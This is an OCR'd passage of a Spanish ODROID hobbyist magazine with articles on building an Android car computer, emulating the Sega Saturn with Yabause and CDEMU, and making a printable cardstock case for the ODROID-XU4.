por Bo Lechnowsky

De vez en cuando, incluso un científico loco necesita salir de su laboratorio secreto. De vuelta a tu juventud, recuerdas que tu primer laboratorio era un armario dentro de la oficina. Aun cuando insistes en que se llame "laboratorio" - o incluso sólo "lab" - Tus socios encontraban divertido llamarlo "el armario" Esto dio lugar a frases desafortunadas que son comentadas en todas partes, como por ejemplo, "¿Lo has buscado en el armario? "," "esperamos que salga del armario pronto " y "está en el armario con el becario".

Ahora que tiene un laboratorio real, estos tristes dichos son ahora afortunadamente un recuerdo lejano (molesto).

Hoy en día, necesitas salir del laboratorio para conseguir suministros de la tienda de excedentes de tecnología para tu último proyecto que te permitirá dominar del mundo. Te sientas en tu vehículo y pulsas el botón de encendido del equipo estéreo para escuchar música que te motiva para dominar el mundo. No sucede nada. Pasas los siguientes 15 minutos solucionando problemas del sistema, y determinas que el posible problema está en la unidad central del vehículo. "¡No hay problema ...! La dominación del mundo puede esperar unas horas", piensas.

Figura 1 – El ordenador ODROID para el coche listo para recibir ordenes

Extraes el marco y la unidad central del vehículo y desconectas todos los cables y la antena. A continuación, abres la caja de componentes que solicitantes a ameriDroid.com hace unos días para reponer los suministros agotados. Empiezas a sacar las piezas que necesitas:

- ODROID-C2
- Caja de la serie C con ventilador
- eMMC de 64 GB con Android
- Adaptador de audio USB
- Transformación de tensión DC-DC 12A
- Clavija CC y cable de montaje de 2,5 mm (para ODROID-C2)
- Módulo GPS USB
- ODROID-VU7+
- Hub USB de 4 puertos
- Wi-Fi Module 3

Además, coges los siguientes componentes generales de electrónica:

- Regulador de volumen
- Interruptor de palanca (para control de potencia, incluso si el coche no está encendido)

- Filtro de Audio (para minimizar el ruido eléctrico en el sistema de altavoces)

Pruebas a ajustar la pantalla VU7 + y tomar medidas para que pueda diseñar e imprimir en 3D un marco para ajustar la pantalla en la abertura, mientras que montas todos los componentes. Pasas alrededor de una hora con el software 3D para diseñar el marco e iniciar la impresión en tu impresora 3D. El software muestra una estimación de unas 3 horas hasta que finalice la impresión. "Ese es el plazo marcado para completar este proyecto!" Exclamas, quizás incluso con una carcajada demoniaca.

A continuación, coges el C2 y lo colocas dentro de la carcasa junto con el ventilador de refrigeración (después de todo, a veces puede hacer calor dentro del vehículo). También recuerdas que la funcionalidad táctil de la pantalla deja de funcionar a temperaturas superiores a 65 °C, por lo que también es una buena idea encender el aire acondicionado si el coche ha estado al sol durante mucho tiempo antes de cogerlo. Mientras todavía te encuentras en tu laboratorio, conectas el eMMC al adaptador eMMC-microSD y lo introduces en tu lector microSD de alta calidad y este a su vez en uno de los equipos de laboratorio. Recuerdas la frustración que te causaba utilizar un barato lector de microSD, que al no poder gestionar la velocidad del módulo eMMC, aparecían todo tipo de problemas extraños – es por lo que debes usar un lector de microSD de alta calidad para escribir una imagen de Android en el módulo eMMC.

Ahora que el módulo eMMC está montado, localiza el fichero boot.ini en la partición FAT y cambia la resolución a "1280x600" y cambiar la línea "Vout" de "HDMI" a "DVI" ya que tu ODROID es compatible con la VU7+. A continuación, conecta el eMMC al C2 y el C2 a la VU7+ con los cables HDMI y USB incluidos. Arranca muy bien y la pantalla táctil funciona automáticamente. "De la siguiente tarea," no se la comentes a nadie en particular.

A continuación, conecta el adaptador de audio USB a uno de los puertos USB para que puedas conectar al amplificador de audio de tu vehículo. Conectas el adaptador de audio a un conjunto de altavoces de escritorio y ejecutas una prueba de audio, funcionarán de inmediato sin ningún problema.

Ahora, coges tu caja de componentes y te diriges al ascensor que te lleva desde tu laboratorio subterráneo a la superficie, donde tienes tu vehículo. A la caja has tirado un par de herramientas y elementos que quizás necesites, tales como cables de repuesto y un soldador portátil.

Uno de los primeros pasos para instalar tu nuevo equipo en tu coche es localizar una conexión de 12V adecuada al amperaje suficiente para alimentar el sistema. Sabes que en un vehículo, hay dos circuitos principales de alimentación. Uno es el circuito "secundario", que sólo se activa cuando la llave está en la posición "ACC", o cuando el vehículo está en marcha. El otro circuito está activo todo el tiempo, ya que está conectado directamente a la batería, sin pasar por el interruptor "ACC". Con tu multímetro en la mano, buscas dos pines en el conjunto de cables de la unidad principal que tiene conectada la conexión de 12V al interruptor "ACC". Sin embargo, cuando pruebas la capacidad de tu sedán, no tienes suficiente amperaje para tu proyecto. Vas a tener que tirar de la energía que viene directamente de la batería conectando un cable a través de la caja de fusibles.

En este vehículo, la batería y la caja de fusibles principal se encuentran debajo del asiento trasero. Levantas el asiento y conectas el polo positivo del cable de repuesto a un fusible abierto dentro de caja de fusibles y el polo negativo a un punto del chasis del vehículo donde está conectada la puesta a tierra del sistema principal. Coges los anclajes de las aberturas de puertas y pasa los cables por debajo y a su vez por debajo del salpicadero hasta llegar al lugar donde solía estar la unidad principal. Vuelve a instalar los anclajes. Te encuentras satisfecho con el trabajo realizado hasta el momento.

Conecta los cables de alimentación a la entrada del transformador DC-DC y comprueba la tensión de salida de tu cableado. Este tiene una medición de 10 VDC, de modo que gira el pequeño tor-

Figura 2: El ordenador del coche te puede ayudar con tus planes para dominar el mundo a través de un escritorio de Android, PowerAmp, Car Dashdroid y Google Maps.

nillo del potenciómetro de salida hasta situarlo entre los 5 y 5.25VDC. A continuación, conecta la clavija DC a los puestos de salida y conecta tu C2. Se enciende inmediatamente. "Maravilloso" piensas, pero no quieres que el sistema esté encendido todo el tiempo, ya que me dejaría sin batería, así que voy a conectar un interruptor entre la entrada positiva del convertidor y el cable que va a la caja de fusibles. Así puedo encender o apagar el sistema a mi voluntad, tanto si el motor está o no en marcha.

Después, te haces con un potenciómetro de volumen y lo conectas al adaptador de audio USB. Conectas el otro lado del potenciómetro al amplificador. Colocas el sistema de encendido en la posición "ACC" (con el fin de encender el amplificador) y activas el interruptor. El C2 se enciende rápidamente y pruebas a reproducir música a través de los altavoces. Una sonrisa astuta aparece en tu rostro y empiezas a montar tu lista de reproducción de denominación del mundo en tu mente.

"Ahora", piensas "Es el momento de conectar la unidad GPS!" Abres la puerta, colocas el receptor GPS en el salpicadero y tiras el cable por debajo el asiento y detrás del salpicadero hasta la




Figura 3 – El científico loco trabajando en el ordenador del coche antes de la instalación

puerta. "La Unidad tiene un cable USB muy largo," eres consciente de que tienes que llevarlo detrás del salpicadero hasta el C2. Lo conectas a uno de los puertos USB libres, sabiendo que no vas a conseguir una buena señal hasta que el receptor GPS tenga una visión clara del cielo.

Echas un vistazo a tu reloj y ver que han pasado 3 horas desde que empezaste tu proyecto. Te das prisa en volver al laboratorio y buscas tu reluciente marco impreso en 3D en la plancha de impresión. Con expectación, lo sacas de la plataforma de desarrollo y le das la vuelta para poder ver su calidad. "Parece increíble," concluyes. Vuelves a tu vehículo y empiezas con el montaje de la pantalla en el marco. Además, montas el interruptor de encendido y el control de volumen en una zona convenientemente abierta en el marco, e insertas el hub USB de 4 puertos en una abertura que diseñaste precisamente para ese propósito. Conectas el hub USB a uno de los puertos USB libres del C2. "¡Esto me facilitará acceso para conectar dispositivos USB a mi C2 sin extraer la unidad!" Exclamas.

Conecta un Módulo 3 Wifi ODROID a uno de los puertos libres, y tu unidad flash USB, que contiene tu lista de reproducción de dominación del mundo en otra. Insertarlo todo en el salpicadero y empieza a ejecutar tu lista de reproducción. "¡La mayoría excelente!". "¡Ahora, a probar el GPS!"

Giras la llave para arrancar el vehículo y de repente empiezas a notar un sonido agudo que procede el altavoz. Está sincronizado con las RPM del motor y se asemeja a un turbo amplificador mutante. "Por supuesto!" Supones. "Olvidé de instalar el filtro de audio!" Recuerdas que un filtro de audio es esencial para eliminar las interferencias introducidas en el sistema de audio por el sistema eléctrico del vehículo. Instalas el filtro de audio entre el control de volumen y el amplificador. ¡La música se reproduce ahora con total claridad!

Ahora que el hardware está en su lugar, todo lo que necesitas es el software. En lo más profundo de tu mente, te acuerdas de una aplicación para Android que podría funcionar muy bien en esta situación. Descarga e instala "Car Dashdroid" utilizando la conexión Wi-Fi segura del laboratorio, y luego instalas "PowerAmp" para el control del volumen y las listas de reproducción de música. "Google Maps y Navigation" son descargadas también para trazar la ruta más rápida a tus diferentes lugares secretos.

A medida que conduces hacia la tienda de excedentes de tecnología, te siente especialmente orgulloso de ti mismo conforme vas escuchando tu selección especial de de opera electrónica industrial a través de tus subwoofer, las ventanillas abiertas, las gafas sobre tu frente, moviendo la cabeza con el ritmo. "A 300 metros, gire a la izquierda", escuchas con voz femenina desde el software de navegación, silencias temporalmente la reproducción de música.

De vuelta al laboratorio, empiezas a escribir una lista de necesidades con funciones adicionales para tu nuevo sistema para el coche en la parte trasera de tu factura de componentes tecnológicos:

- Receptor Bluetooth (para coger las llamadas de tu ingenioso teléfono y que permita controles de voz)
- Módem móvil o Punto de acceso móvil (para dotar al sistema de conexión a Internet mientras está en movimiento)

Además, aunque no pueden ayudarte, añade también estos elementos:

- Sistema de control de asientos expulsables (para deshacerte de los enemigos)
- Sistema de control de cortina de humo (para ayudarte con la evasión de los rivales)
- Sistema de control de clavos en carretera (para deshacerte de los vehículos oponentes))
- Sistema de control de impulso con cohete (la forma más divertida de correr más rápido que tus adversarios)
- Control de gancho (mejor estar preparados por si acaso)

"La dominación del mundo puede esperar un día más", te convences a ti mismo mientras analizas la lista y todas las ideas que se te pasan por la cabeza.

JUEGOS LINUX

SEGA SATURN Y CDEMU

por Tobias Schaaf

Este mes quisiera hablar de la Sega Saturn, una consola de juegos con CD de Sega, diferente del sistema CD de Sega. Fue una consola de 32-bit lanzada entre 1994 y 1995, dependiendo de donde vivieras. La Sega Saturn estaba hecha para competir con la Sony Playstation, pero no pudo hacer frente a las altas expectativas y se convirtió en un fracaso comercial. Aun así, existen algunos juegos muy buenos que merecen la pena emular en un ordenador de placa reducida como el ODROID.

Sega Saturn en los ODROIDs

La Sega Saturn tiene un diseño muy particular para ser una consola, con dos CPUs y un total de 8 procesadores diferentes, hacen que sea muy difícil de emular. En el pasado, hemos usando yabause_ libretro en retroarch para conseguir que la Sega Saturn funcionase. Sin embargo, este método tiene como resultado una emulación muy lenta, haciendo que los juegos sean poco divertidos.

Para resolver este problema, @cartridge de los foros ODROID ha compilado el emulador independiente Yabause para Sega Saturn, y hemos descubierto que el ODROID-XU3 y XU4 pueden ejecutar decentemente los juegos de Saturn a una resolución de 320x240. Esta resolución está bastante bien, pero sólo si te sientas muy cerca del televisor.

El usuario de los foros @ptitSeb exporto hace algún tiempo Yabause al dispositivo OpenPandora, añadiendo varias optimizaciones para ARM aumentando así la velocidad global del emulador y su rendimiento. En la plataforma OpenPandora, esto no ayudó demasiado debido a las propias limitaciones del hardware. Sin embargo, en el ODROID-XU3 y XU4, estos cambios sí que ayudan a ejecutar el emulador a una velocidad muy aceptable. Combinado con GLshim, el OpenGL para el empaquetador OpenGL ES también de @ptitSeb, es posible usar las funciones de escalado OpenGL para ejecutar los juegos en 1080p a pantalla completa sobre un TV sin perder velocidad en la emulación.

Por desgracia, existía otro problema. Aunque el modo de pantalla completa funcionaba como resultados de las mejoras, la imagen siempre se estiraba para ocupar toda la pantalla al 100%, dando como resultado una resolución 16: 9 en 1080p para un juego diseñado originalmente para resoluciones de 4: 3. No me gustaba, y tras un par de días realizando pruebas y modificando el código, fui capaz de controlar la relación de aspecto en el emulador, lo cual nos permite ejecutar los juegos con una apariencia y comportamiento similar al original.

Figura 1 - El logo de Sega Saturn en Europa, una imagen poco conocida en el mundo de las consolas

Al final, lograr emular la Sega Saturn en un ODROID me llevó mucho tiempo y muchas optimizaciones, pero los resultados hicieron que valiese la pena el esfuerzo. Aquí tienes como hacerlo.

El emulador independiente Yabause

Para empezar, puede instalar yabause-odroid desde mi repositorio. Los emuladores vienen con dos interfaces diferentes. Una basado en Qt4 y el otra basado en GTK. O bien se puede iniciar seleccionándola desde el menú, o desde la línea de comandos a través yabause-qt o yabause-GTK. Aunque estos emuladores comparten el mismo núcleo, tienen algunas diferencias significativas en el rendimiento. Bajo mi experiencia, GTK es ligeramente más rápido que Qt, pero Qt por lo general es compatible con más juegos, a excepción de algunos como Megaman X4, donde los controles no funcionan en Qt, pero si en GTK.

Para ejecutar juegos de Saturn, necesitas un archivo de BIOS. Sé que existen al menos cuatro versiones de BIOS: la UE y US 1,00, y JP 1.00 o 1.01. No he encontrado ninguna diferencia entre ellas en materia de compatibilidad, así que cualquier BIOS te servirá, al menos

así fue en mis pruebas. Podría ser que algunos juegos funcionasen mejor con una BIOS en particular, de modo que no dudes en trasladarme tus propios resultados. Puedes utilizar la configuración de la interfaz de usuario para seleccionar el archivo de BIOS, o hacer referencia a él con el parámetro "-b" cuando lances Yabause través de la línea de comandos:

```
$ yabause-qt -b "/home/odroid/
ROMS/saturn_bios.bin"
```

Ten en cuenta que, en la mayoría de los países, necesitas poseer legalmente una Sega Saturn física para poder utilizar los archivos BIOS para la emulación.

El emulador tiene dos opciones para los gráficos: el modo software usando SDL, y la emulación por hardware OpenGL. Como ya he comentado, nosotros utilizamos GLshim, un empaquetador OpenGL para OpenGL ES, para mejorar la imagen y la velocidad de los gráficos, pero eso no quiere decir que podamos utilizar la opción OpenGL del emulador. Simplemente ayuda al modo software SDL y utiliza GLShim para mejorar el rendimiento, aunque no hay soporte de hardware para OpenGL de momento para los ODROIDs. Esto también significa que los juegos 3D se ejecutan con un renderizado SDL más lento y en realidad no se ven tan bien como los originales de Saturn, pero al menos se pueden ejecutar. Después podrás optar por ejecutar tu juego Saturn, ya sea directamente desde la tarjeta SD a través de una unidad de CD conectada, o por medio de un archivo .iso almacenada en su ODROID. Una vez más, en la mayoría de los países, necesitarás copias originales de los juegos para poder jugar a través de la emulación.

Sin embargo, si utilizas un archivo .iso, te darás cuenta del problema con el audio. La Sega Saturn soporta música y audio de alta calidad, pero estos archivos están almacenados en forma de pistas de audio en el CD y no como datos como los que puedes encontrar en el archivo .iso. Esto, lamentablemente, hace que algunos juegos se inicien sin ningún tipo de audio o música. Una solución es usar el soporte original o grabar la .iso, pero esto es poco apropiado y requiere un soporte físico, incluso si tienes una copia digital del juego. Tras algunas indagaciones, pude encontrar una solución a este problema: el proyecto CDEMU.

El proyecto CDEMU

CDEMU es una solución virtual de unidad de CD muy similar a Daemon Tools, que te permite crear una unidad de CD virtual y montar una imagen .iso, en lugar de cargarlo como un archivo de datos en el emulador. Si utilizas la unidad de CD virtual a través de CDEMU y lanzas tus juegos de Saturn con la unidad de CD virtual, el emulador lo verá como un CD virtualizado con todos los datos y pistas de audio intactas.

Para utilizar CDEMU, necesitas compilar un módulo DKMS para el kernel, el cual te permite que el sistema cree una unidad de CD virtual. Por lo tanto, necesitarás ejecutar las cabeceras del kernel que coincidan con tu imagen de kennel, o de lo contrario el módulo no se puede compilar. El kernel de mi repositorio proporciona este tipo de cabeceras, pero no estoy seguro si otras imágenes como las compiladas por HardKernel, lo soportan. Tendrás que probar esto para ver si tu kernel es compatible.

Puedes instalar cdemu-client o gcdemu desde mi repositorio para lograr que cdemu funcione. El primero es un cliente de línea de comandos que te permite montar los CDs desde la consola, mientras que el segundo es un software similar pero con una interfaz gráfica, si prefieres montar tus archivos con unos cuantos clics en lugar de escribir comandos. Una vez este todo listo, puedes montar toda clase de CDs de Sega Saturn y disfrutar de los juegos clásicos con todo el sonido en alta calidad también.

Montar CDs desde el terminal

Montar un CD es bastante fácil a través de la línea de comandos:

```
$ cdemu load 0 <my-image-file>
```

Por ejemplo, si deseas cargar King of Fighters 95:

```
$ cdemu load 0 King_of_Fight-
ers_95.nrg
```

Antes de montar una nueva imagen, primero tienes desmontar la anterior:

```
$ cdemu unload 0
```

Después de esto, podrás montar una nueva imagen con el mismo comando que antes. El "0" en el comando que identifica la ID de la unidad de CD virtual. Puedes tener varias, aunque es más fácil continuar con una sola unidad de CD virtual para tu emulador, simplemente sustituir los archivos de imagen que desees para cambiar de juego.

Problemas

Durante el tiempo que use CDEMU, me encontré con algunos problemas, especialmente cuando intentaba montar imágenes con caracteres especiales, como los espacios. Estas imágenes fallan al cargarse, de modo que es posible que quieras cambiar el nombre de los archivos de imagen antes de subirlos para que sean más fáciles de teclear y no tener problemas al intentar montarlos. Si tienes archivos .bin y .cue como una imagen combinada, asegúrese de editar los archivos .cue con un editor de texto y modificar el nombre del archivo .bin dentro del archivo .cue

Algunas imágenes tienen pistas de audio como archivos .cue .iso y .mp3, que tampoco se montan correctamente. En ese caso, debes intentar montar la imagen con tu ordenador de escritorio y guardarlo con un nuevo formato. Yo use Nero Burning ROM para convertir imagenes .cue/.mp3/.iso a imágenes .nrg, que funcionan muy bien en CDEMU.

Compatibilidad de juegos

He probado más de 100 juegos diferentes de la Sega Saturn y por desgracia, sólo la mitad he conseguido que funcionen. No es que los juegos vayan lentos, sino que ni siquiera se cargar, se cuelgas o se bloquean llegados a un punto.

Aún así, un porcentaje de éxito del 50% nos deja un buen número de juegos con lo que disfrutar. Con una colección de alrededor de 600 juegos para la Sega Saturn, hay un montón de juegos que realmente funcionan. Algunos juegos que he probado solo funcionan con Qt, como Nights into Dreams, mientras que otros sólo funcionan en GTK, como Megaman X4, como ya he mencionado.

Para hacer las cosas aún más complicadas, algunos juegos además requieren una tarjeta extra de RAM. Algunos juegos como King of Fighters '96, necesitan una tarjeta adicional de 8Mbit (1 MB), mientras que otros requieren una de 32Mbit (4 MB). La mayoría de los juegos también tendrán problemas si se intentan ejecutar con una tarjeta adicional más grande que la de un 1 MB, dificultado el proceso de compatibilidad.




Figura 2 - Kodi mostrando juegos de la Sega Saturn con ODROID GameStation Turbo

Juegos

Tal vez te estés preguntando, ¿Y qué juegos son los que funcionan? Como he mencionado, he probado muchos y son bastantes lo que funcionan en ODROID, de hecho hay muchas versiones de arcades de consolas, además de algunos de PC como Command and Conquer y "Z". He descubierto que los juegos 2D funcionan muy bien, mientras que los juegos 3D requieren salto de imagen para que funcionen con fluidez. No obstante, no importa que los juegos puedan funcionar "correctamente", normalmente se ejecutan a una velocidad aceptable, ya sea con o sin salto de imagen. A continuación voy a describir algunos de mis juegos favoritos, espero que te gustes tanto como a mi.

Figura 3 y 4 - Elevator Action Returns

Elevator Action Returns

Este juego es muy divertido. Tienes que subir y bajar diferentes ascensores para disparar a los enemigos, o usar bombas y granadas para matar a los enemigos a medida que aparecen. Hay algunas armas especiales que puedes recoger, y puedes abrir puertas para encontrar elementos y "secretos" en el interior. El juego permite uno o dos jugadores.

Magic Knight Rayearth

Magic Knight Rayearth es un RPG de acción muy gracioso al estilo anime. Me gusta mucho el estilo gráfico del juego. Me recuerda un poco al Final Fantasy IX con sus personajes al estino "chibi". La introducción interactiva del juego es bastante larga (al menos 15 minutos) e incluye una gran cantidad de interpretaciones de voz, así como pequeñas escenas de anime que aparecen a lo largo de la historia. El juego está basado en una serie de manga y anime japonesa del

Figure 5 and 6 - Magic Knight Rayearth is a very cute anime-style RPG with great graphics and voice acting

Figura 5 y 6 - Magic Knight Rayearth es un RPG muy gracioso al estilo anime con grandes gráficos e interpretaciones de voz

mismo nombre. Juegas con tres jóvenes colegialas con poderes mágicos que usan para luchar contra los monstruos.

King of Fighters '96

No creo que King of Fighters necesite presentación. Simplemente decir que parece ser un arcade muy bueno exportado a la Sega Saturn. El combate es justamente el que debe ser, y la música de calidad de CD simplemente se suma a la experiencia global del juego. Dudo que cualquier versión de MAME de este juego de acción llegue a funcionar mejor que en el ODROID.

Mega Man 8 – Anniversary Collector's Edition

Normalmente, no soy demasiado fan

Figura 9 y 10 - Mega Man 8 con sus magníficos gráficos e imágenes de fondo al estilo comic

de Mega Man, pero reconozco que este juego es realmente divertido. Me encanta el estilo gráfico, da la impresión de que todos los gráficos son ilustraciones de comic dibujadas a mano. El juego funciona muy bien en mi XU3, es uno de los juegos que realmente hay que probar para la Sega Saturn. Gracias al formato CD, viene con algo de música y algunas escenas interesantes de la serie de anime.

Figura 11 y 12 - Radiant Silvergun es un shoot 'em up especial que muestra elementos en 3D y presenta buen aspecto, incluso sin la aceleración de gráficos

Radiant Silvergun

Radiant Silvergun es uno de los divertidos juegos shmup (Shoot 'em up) para la Sega Saturn. Elegí éste porque utiliza algunos elementos 3D en el trazado de las naves y los jefes de nivel. Sin soporte OpenGL parece chapucero, aún así funciona y lo hace a una velocidad decente.

Otros juegos

La Sega Saturn tiene muchos más juegos a los que he jugado, como Clock Knight 2, Crusader: No Remorse, Robo Pit, Bug Too! y Castlevania: Symphony of the Night..Algunos fans de Sega podría preguntarse por qué no he hablado de Night into Dreams para la Saturn. Realmente no me gusta mucho este juego, probablemente porque yo no soy muy bueno con ese tipo de juegos. Sin embargo, existe otra razón y es que tiene algunos problemas con el emulador. Sólo se ejecuta con el emulador Qt, no con el GTK, y parece tener algunos errores gráficos y algunas ralentizaciones. Funciona y las personas que quieren jugar, lo puede hacer pero recuerda, sólo hay un intérprete de software SDL para esta versión del emulador y este es un juego en 3D, por lo que los gráficos no se verán tan bien como cabría esperar.

Reflexiones finales

Me gusta mucho el emulador de Sega Saturn, y lo voy a integrar en mis imágenes de sistema operativo. Algunos de los juegos que he encontrado son muy buenos, y me he divertido mucho jugando con ellos. Sin embargo, son muchos los juegos que todavía no funcionan lo cual puede ser un poco frustrante, especialmente si estás buscando ejecutar determinados juegos y sólo cuatro o cinco funcionan de los 10 que deseas ejecutar.

El emulador también es muy exigente. Si lo ejecutan en un XU3 o XU4, probablemente no tendrás ningún problema, pero con un ODROID de la serie Exynos 4 supondrá un reto para el hardware, y no todos los juegos funcionaran a una velocidad aceptable. Ni siquiera intente que funcionara en un C1 y como es normal, el ODROID C2 de 64 bits pasa por alto el recompilador dinámico para la CPU de la Saturn, lo cual hace que la emulación sea aún más lenta.

A veces, el sonido puede ser un poco problemático. También necesitas configurar un montón de cosas antes de poder utilizar el emulador. Es necesario configurar algunas cuestiones como la ruta para guardar las partidas, o no podrás guardarlas. Si compruebas los archivos de configuración en .config/yabause/, encontrarás más opciones de las que se pueden ajustar en el menú, a veces es necesario ajustar los parámetros directamente en los archivos de configuración.

Con el tiempo las cosas mejoraran, ya hay disponibles nuevas versiones del emulador, pero aún no se han exportadas a ARM. Esto esn normal a la hora de emular consolas en dispositivos ARM, y a pesar de todo esto, aún me sigue gustando mucho el emulador y la Sega Saturn viene con algunos juegos muy buenos. @ptitSeb está trabajando en el soporte OpenGL ES 2.0, lo cual sería impresionante, ya que tendríamos aceleración 3D completa para este emulador y habría más juegos 3D que serian compatibles. Mientras tanto, disfruta de tus juegos de Sega Saturn en tu ODROID..

CARCASA PUNNET PARA XU4

UNA CARCASA DE CARTULINA IMPRIMIBLE PARA EL ODROID-XU4

por Randolph Gimena

Los proyectos de bricolaje son estupendos, especialmente cuando tienes todo lo que necesitas en casa y te cuesta muy poco hacerlos. Utilice todo mi presupuesto para conseguir un XU4, así que no me quedaba nada más para una carcasa. Tenía cierta preocupación por el hecho de usar el ODROID sin carcasa. Sentía que sus elementos estaban demasiado expuestos a la intemperie, así que investigue un poco sobre cómo hacer una simple carcasa que pudiera fabricar en casa.

La idea de fabricar mi propia carcasa representaba un reto, implicaba muchas cosas que me faltaban y/o de las que sabía muy poco. No dispongo de las típicas herramientas eléctricas que se utilizan para hacer una carcasa de metal, madera o plástico, que son difíciles de conseguir además de caras. También tengo cero conocimientos sobre el software de diseño, de modo que los programas de CAD y similares estaban descartados. También quería que este proyecto fuese lo más barato posible, de modo que los materiales deberían estar en casa, o ser muy económicos y fáciles de conseguir.

Mientras buscaba ideas, descubrí la "Punnet Case" para la Raspberry Pi y me di cuenta que era exactamente lo que estaba buscando. Empecé preguntando en los foros ODROID si se había hecho alguna vez este tipo de carcasa para el XU4, pero no había ninguna, así que decidí hacer una yo mismo.

Puesto que no tengo ninguna experiencia con el uso de programas CAD, opté por hacer este proyecto en Microsoft Office, que es la única aplicación que sabía utilizar. Las medidas usadas en este proyecto proceden de dos fuentes: una los detalles PCB del XU4 que se encuentran en la página de productos de Hardkernel, y el otra está disponible en http: //www.tinkercad.com de Ronald Westmoreland, que creó un modelo 3D para el XU4. El sitio TinkerCAD era lo bastante simple como para encontrar las mediciones del modelo 3D, que he incorporado en mi diseño especialmente en el caso del ventilador y los puertos. Este proyecto utiliza una gran cantidad de "cálculos aproximados", así como el método de ensayo y error.


Proceso fabricación

Con las mediciones de PCB y el diseño de la carcasa para Raspberry Pi, cree mi primer borrador básico y lo imprimí para comprobar si las dimensiones eran las correctas.


Realicé algunos ajustes menores en las dimensiones y añadí pliegues donde aplicar pegamento.

Cambié la orientación del diseño a vertical para evitar tapar los puertos E/S con los pliegues para pegamento, y añadí líneas de corte para los puertos.

Tras varios ajustes en el tamaño y la posición de los agujeros para los puertos, hice una apertura en forma cuadrado para el ventilador.




Con los agujeros de los puertos y la entrada del ventilador en la posición correcta, Cambié el papel de escritura normal por papel de cartulina GSM 180.





Tras de varias reimpresiones y reajustes para la entrada del ventilador, añadí varios agujeros de ventilación en los lados y luego en la parte inferior

Aspecto de la carcasa Punnet vista desde la parte superior, lateral e inferior



He añadido un agujero para el interruptor eMMC/SD, revisar el diseño de entrada del ventilador en algo más sencillo, ya que en el anterior había demasiadas capas una encima de la otra.





El producto final visto desde arriba, abajo y por el lateral

Ensamblaje

Estas son las cosas que se necesitas para hacer tu propia carcasa:

1. Impresora
2. Papel de cartulina (recomiendo 180GSM)
3. Tijeras
4. Cuchillo de corte con precisión
5. Pegamento

El archivo .docx está disponible en http://bit.ly/2bp82RB para los interesados en imprimir su propia carcasa Punnet para XU4. Desollar tu carcasa es muy fácil. Añade un diseño insertando tu propia imagen, envuelve la imagen "Detrás del texto", luego ajusta el tamaño y la posición de tu diseño y de los cortes para ahorrar en tinta de impresora. Mi diseño elegido ayuda a esconder los defectos realizados durante el corte.

